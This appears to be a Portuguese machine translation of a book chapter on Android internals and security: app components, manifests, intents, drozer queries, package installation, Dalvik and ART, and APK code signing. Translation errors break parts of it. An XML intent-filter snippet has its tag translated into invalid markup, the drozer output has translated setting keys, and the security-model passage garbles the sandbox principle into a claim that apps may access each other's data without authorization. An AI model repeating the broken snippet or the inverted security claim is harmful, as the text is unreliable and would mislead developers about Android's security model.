
Existem dois modos diferentes de operação para os serviços. Eles podem ser iniciados ou vinculados. Um serviço iniciado normalmente não requer a capacidade de se comunicar com o aplicativo que o iniciou. Um serviço vinculado fornece uma interface para comunicar os resultados ao aplicativo que o chamou. Um serviço iniciado continua a funcionar mesmo que o aplicativo de chamada tenha sido encerrado. Um serviço vinculado só permanece ativo durante o tempo em que um aplicativo estiver vinculado a ele.

■ **Receptores de transmissão** - Os receptores de transmissão são componentes não gráficos que permitem que um aplicativo se registre para determinados eventos do sistema ou do aplicativo. Por exemplo, um aplicativo que requer uma notificação ao receber um SMS se registraria para esse evento usando um receptor de difusão. Isso permite que um trecho de código de um aplicativo seja executado somente quando um determinado evento ocorrer. Isso evita uma situação em que qualquer sondagem precisa ocorrer e fornece um modelo avançado orientado por eventos para aplicativos. Ao contrário de outros componentes de aplicativos, um receptor de transmissão pode ser criado em tempo de execução.

■ **Provedores de conteúdo** - São os armazenamentos de dados de um aplicativo que fornecem uma maneira padrão de recuperar, modificar e excluir dados. A terminologia usada para definir e interagir com um provedor de conteúdo é semelhante à do SQL: consultar, inserir, atualizar e excluir. Esse componente é responsável por fornecer os dados de um aplicativo a outro de forma estruturada e segura. O desenvolvedor define o banco de dados back-end que suporta um provedor de conteúdo, mas uma escolha comum é o SQLite (consulte <http://www.sqlite.org/>), porque o Android facilita muito a implementação do SQLite devido às suas estruturas semelhantes. Também é possível definir um provedor de conteúdo que possa recuperar arquivos e fornecê-los. Isso pode ser uma abordagem preferível para aplicativos que implementam controle de acesso na recuperação de seus arquivos de outros aplicativos.



[Figura 6.4](#) A atividade principal do aplicativo de relógio



**Figura 6.5** Uma lista de serviços em execução em um dispositivo e os aplicativos aos quais eles pertencem

### Definição de componentes

Cada pacote Android contém um arquivo chamado `AndroidManifest.xml` na raiz do arquivo . Esse arquivo define a configuração do pacote, os componentes do aplicativo e os atributos de segurança. [A Figura 6.6](#) mostra um exemplo de manifesto.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.simple.mahh">

    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name="com.simple.mahh.MainActivity"
            android:label="@string/app_name"
            android:theme="@style/Theme.Base.AppCompat.Light.DarkActionBar" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

    <uses-permission android:name="android.permission.INTERNET" />

</manifest>
```

## **Figura 6.6** Um arquivo de manifesto simples mostrando a estrutura geral

Somente os componentes definidos no arquivo de manifesto podem ser usados dentro do aplicativo, com exceção dos receptores de transmissão. Um dos aspectos mais importantes da proteção dos componentes definidos no manifesto é o uso de permissões fortemente configuradas, que é explorado em detalhes mais adiante neste capítulo, em "Entendendo as permissões".

### **Interação com componentes**

Uma *intenção* é um objeto definido usado para mensagens que são criadas e comunicadas a um componente de aplicativo pretendido. Essa comunicação é feita por meio de chamadas ao *binder*. Ela inclui todas as informações relevantes passadas do aplicativo de chamada para o componente de aplicativo desejado e contém uma ação e dados que são relevantes para a solicitação que está sendo feita. Um exemplo simples de um aplicativo que envia uma solicitação para abrir uma URL específica em um navegador teria a seguinte aparência no código:

```
Intent intent = new Intent(Intent.ACTION_VIEW);
intent.setData(Uri.parse("http://www.google.com"));
startActivity(intent);
```

O código anterior cria uma intenção *implícita* simples de visualizar um URL, e a função `startActivity()` é chamada com a intenção como parâmetro. Qualquer atividade de aplicativo capaz de responder a uma ação `VIEW` em dados formatados como um URL estará qualificada para receber essa intenção. Se apenas um único aplicativo puder lidar com essa intenção, a intenção será encaminhada para esse aplicativo por padrão. Caso contrário, será exibido um seletor de aplicativos. Um aplicativo define "filtros de intenção" em seu manifesto, que captura as intenções apropriadas para seus componentes. Por exemplo, se uma atividade em seu aplicativo puder manipular links HTTP para sites, então um filtro de intenção apropriado terá a seguinte aparência:

```
<activity android:name="MyBrowserActivity">
    <filtro de intenção>
        <action android:name="android.intent.action.VIEW"/>
        <data android:scheme="http" />
    </intent-filter>
</activity>
```

Esse snippet afirma que a atividade denominada `MyBrowserActivity` nesse aplicativo pode manipular qualquer intenção com uma ação de `android.intent.action.VIEW` e tem o esquema de dados de `http://`.

Se você quiser garantir que uma intenção enviada sempre chegue a um aplicativo que você pretende e não gostaria que o sistema decidisse, poderá usar intenções *explícitas*. As intenções explícitas especificam o aplicativo e o componente ao qual a intenção deve ser entregue. Por exemplo, se um aplicativo que você criou precisar abrir explicitamente um URL no aplicativo de navegador do Android, use o seguinte código:

```
Intent intent = new Intent(Intent.ACTION_VIEW);
intent.setData(Uri.parse("http://www.google.com"));

String pack = "com.android.browser";
ComponentName comp = new ComponentName(pack, pack + ".BrowserActivity");
intent.setComponent(comp);

startActivity(intent);
```

Você pode tentar fazer isso no drozer sem precisar criar um aplicativo de teste da seguinte forma:

```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri
http://www.google.com --component com.android.browser
com.android.browser.BrowserActivity
```

O drozer pode ser usado para interagir com todos os componentes do aplicativo da mesma maneira fácil. A seguir, um exemplo de consulta ao provedor de conteúdo de configurações do sistema do drozer que pode ser consultado em qualquer aplicativo:

```
dz> run app.provider.query content://settings/system
| _id |
|     1|
|     2|
|     3|
|           name| value |
|           volume_music| 11   |
|           volume_ring| 5    |
|           volume_system| 7   |
```

```

| 4 | volume_voice | 4 |
| 5 | alarme_volume | 6 |
| 6 | volume_notification | 5 |
| 7 | volume_bluetooth_sco | 7 |
| 9 | mute_streams_affected | 46 |
| 10 | vibrar_ao_tocar | 0 |
| 11 | dim_screen | 1 |
| 12 | tempo limite de desligamento da tela | 60000 |
| 13 | dtmf_tone_type | 0 |
| 14 | aparelho_auditivo | 0 |
| 15 | tty_mode | 0 |
| 16 | brilho_da_tela | 102 |
| 17 | screen_brightness_mode | 0 |
| 18 | window_animation_scale | 1.0 |
| 19 | transition_animation_scale | 1.0 |
| 20 | accelerometer_rotation | 1 |
| 21 | haptic_feedback_enabled | 1 |
| 22 | notification_light_pulse | 1 |
| 23 | dtmf_tone | 1 |
| 24 | sound_effects_enabled | 1 |
| 26 | sons_da_tela_de bloqueio ativados | 1 |
| 27 | velocidade_do_ponteiro | 0 |
| 28 | mode_ringer_streams_affected | 422 |
| 29 | media_button_receiver | |
com.android.music/com.android.music.MediaButtonIntentReceiver
| 30 | next_alarm_formatted | |
```

O Capítulo 7 mostra muitos outros exemplos de interação com componentes usando o drozer. A capacidade de encontrar vulnerabilidades em componentes de aplicativos requer uma compreensão completa de seus recursos e de como eles podem ser invocados.

## Olhando por baixo do capô

Esta seção explora os detalhes mais refinados do que acontece nos bastidores ao instalar e executar um aplicativo.

### **Instalação de um aplicativo**

Quando um aplicativo é instalado em um dispositivo Android, várias tarefas devem ser executadas pelo Package Manager Service e pelo *installd* para garantir que o sistema operacional reconheça totalmente o aplicativo e saiba como trabalhar com ele. A seguir, uma visão de alto nível das etapas:

- Determine o local correto de instalação de acordo com os parâmetros do pacote
- Determine se essa é uma nova instalação ou uma atualização
- Armazene o APK no diretório apropriado
- Determine o UID do aplicativo
- Crie o diretório de dados do aplicativo e defina as permissões apropriadas
- Extraia as bibliotecas nativas e coloque-as no diretório `libs` do diretório de dados do aplicativo e defina as permissões de arquivo e pasta apropriadas
- Extraia o arquivo DEX do pacote e coloque seu equivalente otimizado no diretório de cache
- Adicione detalhes do pacote a `packages.list` e `packages.xml`
- Enviar uma transmissão informando que o pacote foi instalado

Esse processo de instalação foi documentado em detalhes por Ketan Parmar em uma postagem no blog <http://www.kpbird.com/2012/10/in-depth-android-package-manager-and.html#more>. Para fins da próxima discussão, um dos pontos mais importantes da lista anterior é que, quando um pacote do Android é instalado, ele também é armazenado no dispositivo. Os aplicativos no nível do usuário são armazenados em `/data/app/`, e os aplicativos que vieram com a imagem do sistema estão em `/system/app/`.

Desde o Android 4.4 (KitKat), os aplicativos que solicitam ser executados como o usuário do sistema devem ser instalados em

`/system/priv-app/`, caso contrário, o sistema operacional rejeitará essa solicitação. Antes do Android 4.4, qualquer aplicativo que estivesse localizado em `/system/app` poderia receber esse direito. Essa alteração permite aos fabricantes de dispositivos um maior grau de controle sobre a segurança dos aplicativos que acompanham seus dispositivos.

Aqui está um exemplo de listagem de todos os arquivos APK presentes na pasta `/data/app/` em um emulador Android 4.4:

```
root@android:/data/app # ls -l *.apk
-rw-r--r--    system  system ...  ApiDemos.apk
-rw-r--r--    system  system ...  CubeLiveWallpapers.apk
-rw-r--r--    system  system ...  GestureBuilder.apk
-rw-r--r--    system  system ...  SmokeTest.apk
-rw-r--r--    system  system ...  SmokeTestApp.apk
-rw-r--r--    system  system ...  SoftKeyboard.apk
-rw-r--r--    system  system ...  WidgetPreview.apk
```

Um ponto importante a ser observado é que cada um dos arquivos APK listados é legível mundialmente de acordo com suas permissões de arquivo. Esse é o motivo pelo qual é possível baixá-los de um dispositivo ou acessá-los sem ter nenhum nível específico de privilégios. Essas mesmas permissões são definidas nos pacotes armazenados nas pastas `/system/app` e pastas `/system/priv-app`.

A Play Store costumava ter uma função de proteção contra cópia que você podia ativar ao publicar um aplicativo. Os aplicativos que foram instalados com essa opção obsoleta residem em `/data/app-private/` e são marcados com as seguintes permissões de arquivo, que não permitem acesso de leitura mundial como os outros aplicativos de terceiros e do sistema:

```
shell@android:/data/app-private # ls -l -a
-rw-r---- system           app_132629950 2014-04-18 23:40 com.mwr.dz-1.apk
```

Esses aplicativos foram essencialmente instalados usando a opção `FORWARD_LOCK` fornecida pelo Package Manager. Você pode replicar essa opção de instalação usando o seguinte comando de um shell ADB em seu dispositivo:

```
shell@android:/data/local/tmp $ pm install -l agent.apk
```

Isso instala o pacote com o `FORWARD_LOCK` ativado, que coloca seu APK na pasta `/data/app-private`. Deve-se observar aqui que essa forma de "proteção contra cópia" é fundamentalmente quebrada e depende de que os usuários não tenham acesso privilegiado em seus dispositivos. Se os usuários tiverem acesso privilegiado, eles poderão recuperar o aplicativo e redistribuí-lo por outros meios e instalá-lo em outros dispositivos sem que esse mecanismo tenha qualquer influência.

A partir do Android 4.1 (Jelly Bean), os aplicativos instalados com essa opção são armazenados com a extensão `.asec` na pasta `/data/app-asec` e criptografado com uma chave específica do dispositivo, que é armazenada em `/data/misc/systemkeys/AppsOnSD.sks`. As permissões do arquivo são definidas de modo que ele só possa ser acessado por usuários privilegiados no dispositivo (como o sistema e o root). Inicialmente, esse recurso foi controverso e quebrou os recursos dos aplicativos, mas foi resolvido na atualização 4.1.2. Nikolay Elenkov descreveu isso de forma excelente em uma postagem de blog, que pode ser encontrada em <http://nelenkov.blogspot.com/2012/07/using-app- encryption-in-jelly-bean.html>.

Ao instalar um aplicativo, além de armazenar o APK no disco, os atributos do aplicativo são catalogados em arquivos localizados em `/data/system/packages.xml` e `/data/system/packages.list`. Esses arquivos contêm uma lista de todos os aplicativos instalados, bem como outras informações importantes para o pacote. O arquivo `packages.xml` armazena informações sobre cada aplicativo instalado, inclusive as permissões que foram solicitadas. Isso significa que qualquer alteração feita nesse arquivo afetará diretamente a maneira como o sistema operacional trata o aplicativo. Por

exemplo, editar esse arquivo e adicionar ou remover uma permissão de um aplicativo literalmente altera a

permissões. Esse fato pode ser usado por testadores de aplicativos no Android para manipular pacotes em um estado desejável para testes ou modificações. Ele também foi usado por "consertadores" do Android para criar kits de ferramentas que permitem a "revogação" de permissões em aplicativos escolhidos. Isso, é claro, requer acesso privilegiado no dispositivo devido às permissões de arquivo alocadas no `packages.xml`, que é mostrado aqui:

```
root@android:/ # ls -l /data/system/packages.xml  
-rw-rw---- system system57005 2014-04-18 21:38 packages.xml
```

## OBSERVAÇÃO

Nas versões do Android anteriores à 4.0.4 (Ice Cream Sandwich), inclusive, os arquivos `packages.xml` e `packages.list` foram marcados como legíveis em todo o mundo. Isso pode ser confirmado observando o código-fonte do ICS Android e comparando as atribuições de permissão de arquivo, rastreando as variáveis `mSettingsFilename` e `mPackageListFilename` nas diferentes versões do Android. Você pode executar com eficiência comparações de código dessa natureza em [http://grepcode.com/file/repository.grepcode.com/java/ext/com.google.android/android/4.0.4\\_r2.1/com/android/server/pm/](http://grepcode.com/file/repository.grepcode.com/java/ext/com.google.android/android/4.0.4_r2.1/com/android/server/pm/)

Outro procedimento que ocorre no momento da instalação é a otimização e o armazenamento em cache do arquivo DEX do pacote. O arquivo `classes.dex` é extraído do APK, otimizado usando o utilitário `dexopt` e, em seguida, armazenado na pasta de cache Dalvik. Essa pasta existe em `$ANDROID_DATA/dalvik-cache` em cada dispositivo (que normalmente é `/data/dalvik-cache`). Ele é otimizado para que a verificação mínima de instruções precise ser realizada em tempo de execução, e outras verificações pré-execução podem ser realizadas no bytecode. Para obter mais informações sobre as tarefas específicas executadas pelo `dexopt`, acesse [https://cells-source.cs.columbia.edu/plugins/gitiles/platform/dalvik/+/android-4.3\\_r0.9/docs/dexopt.html](https://cells-source.cs.columbia.edu/plugins/gitiles/platform/dalvik/+/android-4.3_r0.9/docs/dexopt.html). O processo de criação de um ODEX pode levar tempo, o que pode prejudicar o desempenho dos aplicativos na primeira execução. É por isso que a maioria dos aplicativos do sistema em uma imagem do Android vem pré-"odexada" ou um processo de odexação é executado na primeira inicialização do sistema operacional. Se você explorar o sistema de arquivos, observe que os APKs no diretório `/system/app` podem ter um arquivo de acompanhamento com o mesmo nome e uma extensão `.odex`. Esses são os arquivos "DEX otimizados" do aplicativo que são armazenados fora do arquivo do pacote.

A pré-otimização dos arquivos DEX significa que, quando os aplicativos são executados, eles não precisam ser processados e armazenados no cache primeiro, o que melhora o tempo de carregamento do aplicativo. O procedimento de processamento usado pelo utilitário `dexopt` para converter um DEX em um ODEX é complexo. Ele envolve a análise de cada instrução e a verificação de redundâncias que podem ser substituídas e o uso de substituições nativas em linha para métodos que são chamados com frequência. Esse processo torna esses arquivos ODEX altamente dependentes da versão específica da VM em uso no dispositivo. Como consequência, é improvável que um arquivo ODEX funcione em outro dispositivo, a menos que o tipo e as versões do software do dispositivo sejam idênticos.

## Execução de um aplicativo

O Android usa um procedimento incomum para iniciar novos aplicativos. Ele funciona com uma única VM de aplicativo iniciada quando o sistema operacional é inicializado e que escuta as solicitações para iniciar novos aplicativos. Quando recebe uma solicitação, ela simplesmente se bifurca() com novos parâmetros de aplicativo e código a ser executado. O processo que escuta as solicitações de novos aplicativos é apropiadamente chamado de *zigoto*. Essa técnica torna eficiente o processo de criação de novas VMs de aplicativos, pois as bibliotecas principais são compartilhadas entre as VMs. Quando um usuário clica no ícone de um aplicativo, uma intenção é formulada e enviada usando `startActivity()`. Isso é tratado pelo Activity Manager Service, que envia uma mensagem ao zygote com todos os parâmetros necessários para iniciar o aplicativo. O Zygote escuta em um soquete UNIX localizado em `/dev/socket/zygote` e tem as seguintes permissões, que permitem que somente o UID do sistema ou o root interajam com ele:

```
root@android:/ # ls -l /dev/socket/zygote  
srw-rw---- root system2014-05-04 11:05 zygote
```

Quando um aplicativo é iniciado, o cache Dalvik é verificado para saber se o arquivo DEX do aplicativo foi otimizado e armazenado. Se não tiver sido, o sistema terá de executar essa otimização, o que afeta o tempo de carregamento do

aplicativo.


---

## SUBSTITUIÇÃO DO DALVIK PELO ART-RUNTIME

O Android 5.0 (Lollipop) usa um novo tempo de execução denominado ART (Android Runtime) por padrão. Ele foi projetado para melhorar o desempenho dos aplicativos na plataforma e reduzir o consumo de bateria. Uma versão experimental do ART foi incluída no Android 4.4 (KitKat) e pode ser ativada acessando Configurações ⇔ Opções do desenvolvedor ⇔ Selecionar tempo de execução. (Consulte [a Figura 6.7](#).)

O uso do ART em vez do Dalvik deve ser totalmente transparente para os usuários comuns do sistema operacional, mas marca uma mudança técnica significativa. O Dalvik interpreta o código em tempo de execução usando uma abordagem Just-in-Time (JIT), que compila bytecode para código nativo em tempo real. Essa compilação introduz um atraso e recursos adicionais de computação. A nova compilação AOT (Ahead-Of-Time) do ART converte aplicativos em código nativo diretamente no momento da instalação. Esse processo leva um pouco mais de tempo do que o processo Dalvik e ocupa mais espaço em disco; no entanto, o objetivo é melhorar o tempo de carregamento e a capacidade de resposta dos aplicativos. Isso é obtido com o armazenamento do código nativo que, em tempo de execução, não precisa ser interpretado. No momento em que este artigo foi escrito, os benchmarks realizados forneceram resultados mistos. Alguns aplicativos tiveram melhor desempenho usando o ART e outros não. Suspeita-se que o Google estará constantemente buscando melhorar o desempenho dos aplicativos executados no ART, e o consenso comum é que abandonar o tempo de execução do Dalvik é a decisão certa.

O ART usa arquivos OAT em vez de arquivos DEX como o formato executável armazenado. Nos dispositivos que têm a opção de usar o ART, há um utilitário incluído na imagem do sistema que permite a conversão do formato DEX para OAT. Ele é chamado de `dex2oat`. Ferramentas rudimentares de engenharia reversa para OAT serão apresentadas mais adiante neste capítulo, em "Aplicativos de engenharia reversa".



[Figura 6.7](#) A atividade de seleção de tempo de execução disponível no Android 4.4

## Entendendo o modelo de segurança

A base do modelo de segurança de aplicativos do Android é que não há dois aplicativos em execução no mesmo local.

Os aplicativos e os dispositivos de rede devem ser capazes de acessar os dados uns dos outros sem autorização. Eles também não devem poder afetar a operação do outro aplicativo de forma adversa ou sem o devido consentimento. Esse conceito é a base de uma sandbox de aplicativo.

Em teoria, esse conceito é simples, mas a implementação prática do que define uma ação autorizada ou não é complexa. Manter um ambiente aberto e extensível e, ao mesmo tempo, manter a segurança significa que o modelo de segurança precisa ir além do código do aplicativo em si. Um aplicativo precisaria saber se outro aplicativo está autorizado a executar uma ação e, portanto, o conceito de identidade do aplicativo é importante.

O Android tem formas integradas de verificar qual entidade criou um aplicativo e, usando essas informações, poderia determinar o contexto de privilégio que pode ser atribuído ao dispositivo. Afinal, se qualquer autor de aplicativo pudesse alegar ser o Google, não seria possível impor limites de confiança e todos os aplicativos teriam que receber o mesmo nível de confiança no dispositivo. A identidade do autor de um aplicativo é gerenciada pela *assinatura de código*.

## Assinatura de código

A assinatura de um pacote Android é feita criptograficamente por meio do uso de certificados digitais cuja chave privada é mantida apenas pelos desenvolvedores do aplicativo. A assinatura de código é usada para provar a identidade do autor de um aplicativo a fim de designar um grau de confiança a ele em outros aspectos do modelo de segurança. A assinatura de um pacote é obrigatória, mesmo que o certificado usado seja o certificado de depuração padrão que só pode ser usado durante o desenvolvimento.

Para gerar seu próprio certificado X.509 que pode ser usado para assinatura, use o seguinte comando:

```
$ keytool -genkey -v -keystore mykey.keystore -alias alias_name -keyalg RSA  
-keysize 2048 -validity 10000
```

A assinatura do aplicativo não assinado pode ser realizada com o seguinte comando, usando o certificado recém-criado:

```
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore  
mykey.keystore application.apk alias_name
```

As informações de certificado de um aplicativo estão contidas no arquivo CERT.RSA na pasta META-INF dentro de cada pacote do Android.

### DICA

Lembre-se de que um APK é simplesmente um arquivo Zip que você pode descompactar usando seu aplicativo favorito.

Você pode visualizar o certificado usando qualquer ferramenta capaz de analisar o formato DER. Aqui está um exemplo de uso do

openssl para exibir o certificado e seus atributos:

```
$ openssl pkcs7 -inform DER -in CERT.RSA -text -print_certs  
Certificado:  
    Dados:  
        Versão: 3 (0x2)  
        Número de série: 10623618503190643167 (0x936eacbe07f201df)  
        Algoritmo de assinatura: sha1WithRSAEncryption  
        Emissor: C=US, ST=California, L=Mountain View, O=Android,  
OU=Android, CN=Android/emailAddress=android@android.com  
        Validade  
            Não antes: Feb 29 01:33:46 2008 GMT  
            Não depois de : Jul 17 01:33:46 2035 GMT  
        Subject: C=US, ST=California, L=Mountain View, O=Android, OU=Android,  
CN=Android/emailAddress=android@android.com  
    Informações da chave pública do assunto:  
        Algoritmo de chave pública:  
            rsaEncryption Public-Key: (2048  
            bits)  
        Módulo:  
            00:d6:93:19:04:de:c6:0b:24:b1:ed:c7:62:e0:d9:  
            d8:25:3e:3e:cd:6c:eb:1d:e2:ff:06:8c:a8:e8:bc:  
            a8:cd:6b:d3:78:6e:a7:0a:a7:6c:e6:0e:bb:0f:99:  
            35:59:ff:d9:3e:77:a9:43:e7:e8:3d:4b:64:b8:e4:
```

fe:a2:d3:e6:56:f1:e2:67:a8:1b:bf:b2:30:b5:78:

```
c2:04:43:be:4c:72:18:b8:46:f5:21:15:86:f0:38:  
a1:4e:89:c2:be:38:7f:8e:be:cf:8f:ca:c3:da:1e:  
e3:30:c9:ea:93:d0:a7:c3:dc:4a:f3:50:22:0d:50:  
08:07:32:e0:80:97:17:ee:6a:05:33:59:e6:a6:94:  
ec:2c:b3:f2:84:a0:a4:66:c8:7a:94:d8:3b:31:09:  
3a:67:37:2e:2f:64:12:c0:6e:6d:42:f1:58:18:df:  
fe:03:81:cc:0c:d4:44:da:6c:dd:c3:b8:24:58:19:  
48:01:b3:25:64:13:4f:bf:de:98:c9:28:77:48:db:  
f5:67:6a:54:0d:81:54:c8:bb:ca:07:b9:e2:47:55:  
33:11:c4:6b:9a:f7:6f:de:ec:cc:8e:69:e7:c8:a2:  
d0:8e:78:26:20:94:3f:99:72:7d:3c:04:fe:72:99:  
1d:99:df:9b:ae:38:a0:b2:17:7f:a3:1d:5b:6a:fe: e9:1f
```

Expoente: 3 (0x3)

Extensões X509v3:

X509v3 Subject Key Identifier:

48:59:00:56:3D:27:2C:46:AE:11:86:05:A4:74:19:AC:09:CA:8C:11

Identificador de chave de autoridade X509v3:

keyid:48:59:00:56:3D:27:2C:46:AE:11:86:05:A4:74:19:AC:09:CA:8C:11

DirName:/C=US/ST=California/L=Mountain

View/O=Android/OU=Android/CN=Android/emailAddress=android@android.com

serial:93:6E:AC:BE:07:F2:01:DF

Restrições básicas do X509v3:

CA:TRUE

Algoritmo de assinatura: sha1WithRSAEncryption

```
7a:af:96:8c:eb:50:c4:41:05:51:18:d0:da:ab:af:01:5b:8a:  
76:5a:27:a7:15:a2:c2:b4:4f:22:14:15:ff:da:ce:03:09:5a:  
bf:a4:2d:f7:07:08:72:6c:20:69:e5:c3:6e:dd:ae:04:00:be:  
29:45:2c:08:4b:c2:7e:b6:a1:7e:ac:9d:be:18:2c:20:4e:b1:  
53:11:f4:55:d8:24:b6:56:db:e4:dc:22:40:91:2d:75:86:fe:  
88:95:1d:01:a8:fe:b5:ae:5a:42:60:53:5d:f8:34:31:05:24:  
22:46:8c:36:e2:2c:2a:5e:f9:94:d6:1d:d7:30:6a:e4:c9:f6:  
95:1b:a3:c1:2f:1d:19:14:dd:c6:1f:1a:62:da:2d:f8:27:f6:  
03:fe:a5:60:3b:2c:54:0d:bd:7c:01:9c:36:ba:b2:9a:42:71:  
c1:17:df:52:3c:db:c5:f3:81:7a:49:e0:ef:a6:0c:bd:7f:74:  
17:7e:7a:4f:19:3d:43:f4:22:07:72:66:6e:4c:4d:83:e1:bd:  
5a:86:08:7c:f3:4f:2d:ec:21:e2:45:ca:6c:2b:b0:16:e6:83:  
63:80:50:d2:c4:30:ee:a7:c2:6a:1c:49:d3:76:0a:58:ab:7f:  
1a:82:cc:93:8b:48:31:38:43:24:bd:04:01:fa:12:16:3a:50:  
57:0e:68:4d
```

-----BEGIN CERTIFICATE-----

```
MIIEqDCCA5CgAwIBAgIJAJNurL4H8gHfMA0GCSqGSIB3DQEBBQUAMIGUMQswCQYD  
VQQGEwJVUzETMBEGA1UECBMKQ2FsaWZvcm5pYTEWMBQGA1UEBxMNTW91bnRhaW4g  
Vm1ldzEQMA4GA1UEChMHQW5kcm9pZDEQMA4GA1UECxMHQW5kcm9pZDEQMA4GA1UE  
AxMHQW5kcm9pZDEiMCAGCSqGSIB3DQEJARYTYW5kcm9pZEBhbhRyb21kLmNvbTAe  
Fw0wODAYMjkwMTMzNDZaFw0zNTA3MTCwMTMzNDZaMIGUMQswCQYDVQGEwJVUzET  
MBEGA1UECBMKQ2FsaWZvcm5pYTEWMBQGA1UEBxMNTW91bnRhaW4gVm1ldzEQMA4G  
A1UEChMHQW5kcm9pZDEQMA4GA1UECxMHQW5kcm9pZDEQMA4GA1UEAxMHQW5kcm9p  
ZDEiMCAGCSqGSIB3DQEJARYTYW5kcm9pZEBhbhRyb21kLmNvbTCCASwDQYJKoZI  
hvcNAQEBBQADggENADCCAQgCggEBANaTGQTexgskse3HYuDZ2CU+Ps1s6x3i/waM  
qOi8qM1r03hupwqnboYOWu+ZNvN/2T53qUPn6D1LZLjk/qLT51bx4meoG7+yMLV4  
wgRDvKxyGLhG9SEVhvA4oU6Jwr44f46+z4/Kw9oe4zDJ6pPQp8PcSvNQIg1QCacy  
4ICXF+5qBTNZ5qua7Cyz8oSgpGbIepTYOzEJOMc3Li9kEsBubULxWBjf/gOBzAzU  
RNps3c04JFgZSAGzJWQTT7/emMkod0jb9WdqVA2BVMi7yge54kdVMxHEa5r3b97s  
z15p58i0154JiCUP5lyfTwe/nKZHnf644oLIXf6MdW2r+6R8CAQOjgfwwgfk  
HQYDVR0OBBYEFEhZAFY9JyxGrhGGBaR0GawJyowRMHJBgNVHSMGcEwgb6AFEhz  
AFY9JyxGrhGGBaR0GawJyowRoYGapIGXMIQUMQswCQYDVQGEwJVUzETMBEGA1UE  
CBMKQ2FsaWZvcm5pYTEWMBQGA1UEBxMNTW91bnRhaW4gVm1ldzEQMA4GA1UEChMH  
QW5kcm9pZDEQMA4GA1UECxMHQW5kcm9pZDEQMA4GA1UEAxMHQW5kcm9pZDEiMCAG  
CSqGSIB3DQEJARYTYW5kcm9pZEBhbhRyb21kLmNvbYIJAJNurL4H8gHfMAwGA1UD  
EwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAHqvlozrUMRBVEY0NqrrwFbinza  
J6cVosK0TyIUFF/azgMJWr+kLfcHCHjsIGn1w27drgQAvi1FLAhLwn62oX6snb4Y  
LCBOsVMR9FXYJLZW2+TcIkCRLXWG/oivHQGo/rWuWkJgU134NDEFJCJGjDbiLCpe  
+ZTWHdcwauTJ9pUbo8EvHRkU3cYfGmLaLfgn9gP+pWA7LFQnvXwBnDa6sppCccEX  
31I828XzgXpJ4O+mDL1/dBd+ek8ZPUP0IgdyZm5MTYPhvVqGCHzzTy3sIeJFymwr  
sBbmgl2OAUNLEMO6nwmcSdN2ClirfxqCzJOLSDE4QyS9BAH6EhY6UFcOaE0=  
-----END CERTIFICATE-----
```

Você também pode usar o utilitário Java keytool com os seguintes parâmetros:

```
$ keytool -printcert -file CERT.RSA
```

